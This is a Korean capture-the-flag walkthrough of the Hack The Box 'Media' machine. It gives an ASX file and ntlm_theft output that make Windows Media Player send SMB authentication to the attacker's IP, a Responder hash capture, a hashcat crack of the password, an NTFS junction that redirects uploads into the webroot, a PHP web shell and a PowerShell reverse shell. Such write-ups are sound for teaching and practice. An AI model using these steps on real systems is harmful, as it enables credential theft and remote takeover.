
Summary
Media는 윈도우 기반 Medium 난이도 머신입니다. 해당 머신은 PHP 웹 애플리케이션을 호스팅하고 있는 XAMPP 스택을 특징으로 가지고 있습니다. 초기 침투는 웹 애플리케이션 내 Windows Media Player와 호환되는 파일 업로드 기능을 통해 접근합니다. 해당 파일을 통해 사용자 계정의 NTLMv2 해시를 추출할 수 있습니다. 추출한 해시 값을 크래킹해 초기 사용자 계정 정보를 획득한 뒤, SSH로 접근하여 초기 발판을 구축했습니다. 또한 업로드된 웹 애플리케이션 소스코드 분석을 통해 업로드 된 파일의 경로 생성 과정을 알 수 있었고, NTFS Junction(심볼릭 링크) 기법을 통해 서비스용 계정으로 두 번째 쉘을 획득했습니다. 접근한 서비스 계정을 통해 SeTcbPrivilege 악용으로 시스템 권한으로 권한 상승이 가능했습니다.
Enumeration
└─$ nmap -Pn -A --top-ports 3000 10.129.234.199
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-06 07:47 -0500
Nmap scan report for 10.129.234.199
Host is up (0.22s latency).
Not shown: 2997 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  tcpwrapped
3389/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

TRACEROUTE (using port 80/tcp)
HOP RTT    ADDRESS
1   ... 30

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.27 seconds
22, 80, 3389 포트를 확인했습니다. 자격 증명을 얻는다면 SSH를 통해 로그인이 가능합니다.
└─$ echo '10.129.234.199 media.htb' | sudo tee -a /etc/hosts
10.129.234.199 media.htb
80/TCP

웹 탐색 중 하단에 Windows Media Player와 호환되는 업로드 기능을 확인할 수 있습니다.
NetNTLMv2 capture
만약 공격자가 악의적인 파일을 업로드한 뒤 해당 파일을 사용자가 열게 된다면 SMB 인증을 유도하게 되고 해당 파일 안에는 공격자의 IP 주소가 포함되어 있어 NTLM 해시 값이 노출되게 됩니다.
간단한 PoC 파일의 형식은 다음과 같습니다.
<asx version="3.0">
        <title>Leak</title>
        <entry>
                <title></title>
                <ref href="file://<IP>\test\1.mp3"/>
        </entry>
</asx>
이번에는 ntlm_theft 도구를 통해 악의적인 파일을 생성해보겠습니다.
└─$ git clone https://github.com/Greenwolf/ntlm_theft.git
Cloning into 'ntlm_theft'...
remote: Enumerating objects: 151, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 151 (delta 31), reused 24 (delta 24), pack-reused 113 (from 1)
Receiving objects: 100% (151/151), 2.12 MiB | 11.16 MiB/s, done.
Resolving deltas: 100% (73/73), done.

└─$ python3 ntlm_theft.py --generate all -s 10.10.14.12 -f test

Created: test/test.scf (BROWSE TO FOLDER)
Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Created: test/test.lnk (BROWSE TO FOLDER)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(handler).htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test-(externalcell).xlsx (OPEN)
Created: test/test.wax (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: test/test.library-ms (BROWSE TO FOLDER)
Created: test/Autorun.inf (BROWSE TO FOLDER)
Created: test/desktop.ini (BROWSE TO FOLDER)
Created: test/test.theme (THEME TO INSTALL
Generation Complete.
이제 미디어 플레이어와 호환 될 수 있는 m3u와 asx 중 asx 확장자 파일을 업로드 후 NTLM 해시 값을 탈취해보겠습니다.


업로드 성공 팝업이 발생했고, 터미널에서 확인해보겠습니다.
└─$ sudo responder -I tun0

...
[SMB] NTLMv2-SSP Client   : 10.129.234.199
[SMB] NTLMv2-SSP Username : MEDIA\enox
[SMB] NTLMv2-SSP Hash     : enox::MEDIA:daf07fe105f1e796:613115678AE074F6F44D56108C3AD5A8:010100000000000080054A9AF27EDC01F5F65B5FBB40F2B30000000002000800500039004300460001001E00570049004E002D0037004400450048004B0030004C00450039005000320004003400570049004E002D0037004400450048004B0030004C0045003900500032002E0050003900430046002E004C004F00430041004C000300140050003900430046002E004C004F00430041004C000500140050003900430046002E004C004F00430041004C000700080080054A9AF27EDC01060004000200000008003000300000000000000000000000003000009D5CA9EA6BB59843568FF73D8BD40FF9694C961BEA42C77D7B249278E9B357220A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00310032000000000000000000
[*] Skipping previously captured hash for MEDIA\enox
[*] Skipping previously captured hash for MEDIA\enox
[*] Skipping previously captured hash for MEDIA\enox
[*] Skipping previously captured hash for MEDIA\enox
enox 사용자의 NTLMv2 해시 값이 확인되었습니다. 해시를 크랙하기 위해 John과 hashcat 중 도구를 활용합니다.
└─$ cat hash.txt
enox::MEDIA:daf07fe105f1e796:613115678AE074F6F44D56108C3AD5A8:010100000000000080054A9AF27EDC01F5F65B5FBB40F2B30000000002000800500039004300460001001E00570049004E002D0037004400450048004B0030004C00450039005000320004003400570049004E002D0037004400450048004B0030004C0045003900500032002E0050003900430046002E004C004F00430041004C000300140050003900430046002E004C004F00430041004C000500140050003900430046002E004C004F00430041004C000700080080054A9AF27EDC01060004000200000008003000300000000000000000000000003000009D5CA9EA6BB59843568FF73D8BD40FF9694C961BEA42C77D7B249278E9B357220A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00310032000000000000000000

└─$ hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
...

ENOX::MEDIA:daf07fe105f1e796:613115678ae074f6f44d56108c3ad5a8:010100000000000080054a9af27edc01f5f65b5fbb40f2b30000000002000800500039004300460001001e00570049004e002d0037004400450048004b0030004c00450039005000320004003400570049004e002d0037004400450048004b0030004c0045003900500032002e0050003900430046002e004c004f00430041004c000300140050003900430046002e004c004f00430041004c000500140050003900430046002e004c004f00430041004c000700080080054a9af27edc01060004000200000008003000300000000000000000000000003000009d5ca9ea6bb59843568ff73d8bd40ff9694c961bea42c77d7b249278e9b357220a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00310032000000000000000000:1234virus@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ENOX::MEDIA:daf07fe105f1e796:613115678ae074f6f44d56...000000

첫 번째 계정 정보를 획득했습니다.
- enox:1234virus@
└─$ ssh enox@10.129.234.199

Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>whoami
media\enox
Lateral Movement
먼저 로그인한 사용자의 권한과 그룹 확인으로 시작합니다.
enox@MEDIA C:\xampp\htdocs>net user enox
User name                    enox
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/2/2023 9:26:53 AM
Password expires             Never
Password changeable          10/2/2023 9:26:53 AM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/6/2026 7:09:41 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *None
The command completed successfully.

enox@MEDIA C:\xampp\htdocs>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
유용한 정보는 없었습니다.
enox@MEDIA C:\Users\enox>tree /F C:\Users\enox
Folder PATH listing
Volume serial number is 00000250 EAD8:5D48
C:\USERS\ENOX
├───Desktop
│       user.txt
│
├───Documents
│       review.ps1
│
├───Downloads
├───Favorites
├───Links
├───Music
├───Pictures
├───Saved Games
└───Videos

enox@MEDIA C:\Users\enox>type C:\Users\enox\Documents\review.ps1
function Get-Values {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Read the first line of the file
    $firstLine = Get-Content $FilePath -TotalCount 1

    # Extract the values from the first line
    if ($firstLine -match 'Filename: (.+), Random Variable: (.+)') {
        $filename = $Matches[1]
        $randomVariable = $Matches[2]

        # Create a custom object with the extracted values
        $repoValues = [PSCustomObject]@{
            FileName = $filename
            RandomVariable = $randomVariable
        }

        # Return the custom object
        return $repoValues
    }
    else {
        # Return $null if the pattern is not found
        return $null
    }
}

function UpdateTodo {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Create a .NET stream reader and writer
    $reader = [System.IO.StreamReader]::new($FilePath)
    $writer = [System.IO.StreamWriter]::new($FilePath + ".tmp")

    # Read the first line and ignore it
    $reader.ReadLine() | Out-Null

    # Copy the remaining lines to a temporary file
    while (-not $reader.EndOfStream) {
        $line = $reader.ReadLine()
        $writer.WriteLine($line)
    }

    # Close the reader and writer
    $reader.Close()
    $writer.Close()

    # Replace the original file with the temporary file
    Remove-Item $FilePath
    Rename-Item -Path ($FilePath + ".tmp") -NewName $FilePath
}

$todofile="C:\\Windows\\Tasks\\Uploads\\todo.txt"
$mediaPlayerPath = "C:\Program Files (x86)\Windows Media Player\wmplayer.exe"


while($True){

    if ((Get-Content -Path $todofile) -eq $null) {
        Write-Host "Todo is empty."
        Sleep 60 # Sleep for 60 seconds before rechecking
    }
    else {
        $result = Get-Values -FilePath $todofile
        $filename = $result.FileName
        $randomVariable = $result.RandomVariable
        Write-Host "FileName: $filename"
        Write-Host "Random Variable: $randomVariable"

        # Opening the File in Windows Media Player
        Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"

        # Wait for 15 seconds
        Start-Sleep -Seconds 15

        $mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue
        if ($mediaPlayerProcess -ne $null) {
            Write-Host "Killing Windows Media Player process."
            Stop-Process -Name "wmplayer" -Force
        }

        # Task Done
        UpdateTodo -FilePath $todofile # Updating C:\Windows\Tasks\Uploads\todo.txt
        Sleep 15
    }

}
enox 홈 디렉터리 내 review.ps이라는 파일을 발견했습니다. 해당 스크립트는 업로드한 파일을 실행하는 것으로 보입니다. 업로드 큐에 올라온 파일을 확인하고 Windows Media Player로 15초 재생한 뒤, 완료되면 목록에서 제거합니다.

실제로 업로드 디렉터리를 확인하면 무작위 이름의 폴더가 있고 그 안에 이전에 업로드 한 테스트 파일이 존재합니다. 이 해시가 어떻게 생성되었는지는 아직 모릅니다. 이제 웹 애플리케이션의 코드를 확인해보겠습니다.
enox@MEDIA C:\xampp>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of C:\xampp

10/02/2023  10:03 AM    <DIR>          .
10/02/2023  09:57 AM    <DIR>          apache
06/07/2013  10:15 AM               436 apache_start.bat
10/01/2019  06:13 AM               190 apache_stop.bat
04/05/2021  03:16 PM            10,324 catalina_service.bat
04/05/2021  03:17 PM             3,766 catalina_start.bat
04/05/2021  03:17 PM             3,529 catalina_stop.bat
10/02/2023  09:57 AM    <DIR>          cgi-bin
10/02/2023  09:57 AM    <DIR>          contrib
10/02/2023  09:57 AM    <DIR>          FileZillaFTP
10/02/2023  09:27 AM    <DIR>          htdocs
10/02/2023  09:57 AM    <DIR>          install
10/02/2023  09:57 AM    <DIR>          licenses
10/02/2023  09:57 AM    <DIR>          locale
10/02/2023  09:57 AM    <DIR>          MercuryMail
10/02/2023  09:57 AM    <DIR>          mysql
06/03/2019  10:39 AM               471 mysql_start.bat
10/01/2019  06:13 AM               270 mysql_stop.bat
03/13/2017  10:04 AM               824 passwords.txt
10/02/2023  09:58 AM    <DIR>          perl
10/02/2023  10:01 AM    <DIR>          php
10/02/2023  10:03 AM    <DIR>          phpMyAdmin
04/06/2023  08:04 AM             7,653 readme_de.txt
04/06/2023  08:04 AM             7,515 readme_en.txt
10/02/2023  10:03 AM    <DIR>          sendmail
11/12/2015  04:13 PM               370 setup_xampp.bat
11/29/2020  01:38 PM             1,671 test_php.bat
01/06/2026  06:57 AM    <DIR>          tmp
10/02/2023  10:03 AM    <DIR>          tomcat
10/02/2023  10:03 AM    <DIR>          webalizer
10/02/2023  10:03 AM    <DIR>          webdav
04/06/2021  10:38 AM         3,368,448 xampp-control.exe
04/05/2021  03:08 PM               978 xampp-control.ini
03/30/2013  11:29 AM           118,784 xampp_start.exe
03/30/2013  11:29 AM           118,784 xampp_stop.exe
현재 계정으로 부터 탐색할 때 C:\ 하위에 xampp가 설치된 것을 확인했습니다. 그리고 C:\htdocs\index.php 파일을 확인했습니다.
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong... Please submit again');</script>";
        }
    }
?>
웹 페이지에 접근할 때 볼 수 있던 페이지 내 PHP 코드입니다. 여기서 몇 가지 정보를 획득할 수 있습니다. 업로드 된 파일은 $uploadDir = 'C:/Windows/Tasks/Uploads/' 하위에 저장됩니다. $folderName = md5($firstname . $lastname . $email); 코드에서는 폴더명을 확인할 수 있습니다.
이는 이전에 업로드 기능 내 사용자가 작성할 수 있는 이름, 성, 이메일을 결합한 뒤 MD5 해시로 변환하여 디렉터리 이름이 생성된다는 것을 알 수 있습니다. 이전에 업로드할 때 test, test, test@test.com라고 작성했습니다. MD5 해시를 생성해보겠습니다.

└─$ echo -n 'testertestertest@test.com' | md5sum
3bd463312e9ffc5ca71e54b673ced76a  -
이 값은 아까 발견한 디렉터리 이름과 동일합니다.
NTFS Junction으로 Webroot에 파일 쓰기
현재 enox 계정으로 로그인 후 초기 발판을 마련한 상태입니다. 하지만 이 계정은 일반 사용자 계정으로 관리자 권한까지 올라갈 수 있는 방법이 없습니다. 하지만 웹 서버(Apache/XAMPP)를 구동 중인 서비스 계정(NT AUTHORITY\LOCAL SERVICE)은 윈도우 시스템 특성상 서비스 구동을 위해 특별한 권한을 가지고 있을 확률이 높습니다.
enox@MEDIA C:\Users\enox>icacls "C:\Windows\Tasks\Uploads"
C:\Windows\Tasks\Uploads Everyone:(OI)(CI)(F)
                         BUILTIN\Administrators:(I)(F)
                         BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                         NT AUTHORITY\SYSTEM:(I)(F)
                         NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                         CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
먼저, 업로드 디렉터리에서 모든 사용자는 모든 권한(Full Control)을 가지고 있습니다. 이는 파일 생성, 수성, 삭제, 심볼릭 링크 생성 등 모든 작업이 가능하다는 뜻입니다.
정리하자면, 업로드 폴더 안에 웹 루트를 가리키는 심볼릭 링크(Junction)을 생성합니다. 그 다음 웹 사이트 내 업로드 기능을 통해 악의적인 PHP 웹 쉘 파일을 업로드합니다. 시스템은 업로드 폴더에 파일을 저장하려고 하지만, 심볼릭 링크를 타고 웹 루트 디렉토리에 파일이 저장됩니다. 웹 브라우저로 웹 루트에 저장된 웹 쉘을 통해, 일반 유저(enox)로 부터 서비스 계정(LOCAL SERVICE)으로 권한을 상승시킵니다.
심볼릭 링크 설정
업로드할 때 이름과 성을 pwn로 설정할 것이기 때문에, 미리 MD5 해시 값을 계산합니다.

enox@MEDIA C:\Users\enox>cmd /c mklink /J C:\Windows\Tasks\Uploads\eb076a90599acea837998b421057270f C:\xampp\htdocs
Junction created for C:\Windows\Tasks\Uploads\eb076a90599acea837998b421057270f <<===>> C:\xampp\htdocs
이후 위와 같이 새로 생성될 MD5 해시 디렉터리에 대해 심볼릭 링크로 설정해 업로드된다면 웹 루트 디렉터리에 저장되도록 설정합니다.

그런다음 간단한 PHP 웹 쉘을 업로드합니다.

실제로 http://media.htb/shell.php?cmd=whoami와 같이 접근하면 LOCAL SERVICE 권한으로 명령어가 실행되는 것을 확인할 수 있습니다.
Reverse Shell(Local Service)


https://www.revshells.com를 통해 Powershell Base64 리버스 쉘 코드를 생성한 뒤, 앞서 업로드 한 웹 쉘에 명령어로 주입합니다.
